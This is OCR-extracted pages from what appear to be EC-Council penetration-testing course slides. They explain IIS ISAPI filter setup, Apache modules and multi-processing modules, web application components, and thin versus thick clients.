
Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Setting ISAPI filters through the Microsoft Management Console (MMC)

The following steps are used to set ISAPI filters through the Microsoft Management Console (MMC):

- Right-click the Web site instance on which you want to install the ISAPI filter.
- Select Properties.
- Click the ISAPI Filters Tab. Enter the required data.
- **Status**: will be green if IIS was able to load the ISAPI filter.
- **Filter Name**: Name of the filter.
- **Priority**: Set order to execute ISAPI filters.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Apache Modules

The Apache server becomes popular because of its flexibility. It is designed with the concept of Apache modules. Apache Modules are the service programs that can be dynamically linked and loaded to extend the features and functionality of the HTTP Server.

These modules enhance the functionality of Apache server, simply by adding and removing functions from it. Moreover, apache modules can also configure apache server as per the requirements of administrator. Apache contains a set or pre-installed modules. The commonly used apache modules are Mod_security, Mod_rewrite, Mod_deflate, Mod_cache, Mod_proxy, Mod_ssl etc.

Features added by optional modules are:

The following are the features added by optional apache modules:


- Authentication
- Encryption
- Application support
- Logging
- Support for different content types
- Diagnostic support


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

List of Core Features and Multi-Processing Modules	
core	Core Apache HTTP Server features that are always available
mpm_common	A collection of directives that are implemented by more than one multi-processing module (MPM)
beos	This Multi-Processing Module is optimized for BeOS.
leader	An experimental variant of the standard worker MPM
mpm_netware	Multi-Processing Module implementing an exclusively threaded web server optimized for Novell NetWare
mpmt_os2	Hybrid multi-process, multi-threaded MPM for OS/2
perchild	Multi-Processing Module allowing for daemon processes serving requests to be assigned a variety of different userids
prefork	Implements a non-threaded, pre-forking web server
threadpool	Yet another experimental variant of the standard worker MPM
mpm_winnt	This Multi-Processing Module is optimized for Windows NT.
worker	Multi-Processing Module implementing a hybrid multi-threaded multi-process web server

Table A.41: List of Core Features and Multi-Processing Modules of APACHE

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Web Sub Components

A web application contains many sub components in order to function effectively. In this section, we shall discuss about some of the primary components that are present in web applications along with their advantages and disadvantages.

All web applications consist of sub components that are essential for effective execution of web applications. These sub components provide the basic structure for the web application.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Following are three primary components of web applications:

Web browser (or client)

- This provides user Interface to interact with application
- These web browsers handle the presentation logic
- This validates user-provided input


Web application server

- Web server retrieves and processes the requested file and renders the output to the Web browser.
- Provides run-time environment for the application to execute.

Database server

- Stores Data for database driven web application
- Provides business logic (Stored procedures)

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Thick and Thin Clients

While executing a Client/Server architecture, it is essential to determine the difference between client and server and it is also essential to determine who will be handling the major workload. In a client/server architecture, client is an application that runs on a client machine and depends on server for performing operations.

Following are three types of clients:

Thin clients

- Software deployed on a central server location
- Minimal hardware and software installation required on the user's machine
- Basic requirement -input device (keyboard) and viewing device (display)
- All end users' systems are centrally managed
- Best-suited for applications where the same information is accessed by the clients.
- Best suited for public environment (hotels and airports)

Thick client

- Independent of central processing server
- Processing done on client machine.
- Provide more features (GUI and graphics)
- Customizable
- Server primarily stores data.

